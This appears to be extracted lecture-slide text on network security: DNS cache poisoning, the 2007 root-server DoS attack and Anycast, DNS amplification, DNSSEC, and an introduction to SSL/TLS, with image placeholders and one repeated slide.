
Recursive Name Resolution (1)



Attacks on DNS

- **DNS Cache Poisoning**
 - DNS A receives a query that it does not have an answer to, so it asks DNS B.
 - DNS B replies with wrong information or if it does not have the answer, it puts in the additional records section of the response records that do not relate to the answer.
 - DNS A accepts the response of DNS B without performing any checks and puts corrupted records in its cache.

DNS Cache Poisoning




DoS Attacks on DNS Servers

2007 Attack on DNS Root

- Six root servers attacked from Asia
- Volume 1 Gbps per server, bogus DNS requests
- Only two were affected, because they did not yet have Anycast configured
- Anycast allows one IP address to be shared by many different servers
 - Traffic automatically goes to closest working serer via BGP

2007 Attack on DNS Root





The attack on L-root in the week of 5 February 2007 (source: RIPE NCC dnsmon)

DoS Attacks by DNS Servers

DNS Amplification


Find a domain name that gives a large response

Also called "DRDoS Attack" (Distributed
Reflection and Amplification Denial of Service)




DNSSEC

- Domain Name System Security Extensions
- Goal: ensures authenticity and integrity of DNS records
- History
 - 1993: first discussions and requirement analysis in IETF
 - 1997/1999: first RFCs
 - 2005: complete new approach: RFCs 4033 – 4035
 - 2010: DNSSEC supported by all root servers
 - 2013: Google Public DNS enables DNSSEC validation by default



RRSIG (Resource Record Signature) 、 DNSKEY(DNS Public Key)、
DS(Delegation Signer)、 NSEC(Next Secure)

DNSSEC



Key:

DNS = Domain Name System

NS = Name Servers

ISP = Internet Service Provider

DNSSEC = DNS security extensions

example.com

b.iana-servers.net (199.43.133.52)

Authoritative Name Server

Transport Layer Security




Figure 7.19 TLS Stack

TLS Protocol





Figure 7.20 TLS Protocol



Secure Sockets Layer (SSL) and Transport Layer Security (TLS):

- TLS is a variant of SSLv3,
- SSL originally designed for web environment by Netscape,
- design goals: security of web traffic, email, etc.,
- had to work well with HTTP,
- provides transparency for higher layers.


Secure Sockets Layer (SSL and Transport Layer Security (TLS):

- TLS is a variant of SSLv3,
- SSL originally designed for web environment by Netscape,
- design goals: security of web traffic, email, etc.,
- had to work well with HTTP,
- provides transparency for higher layers.

SSL/TLS provides a secure channel between server and client:


- confidentiality,
- server/client authentication,
- message integrity.

TLS: Protocols and Layers



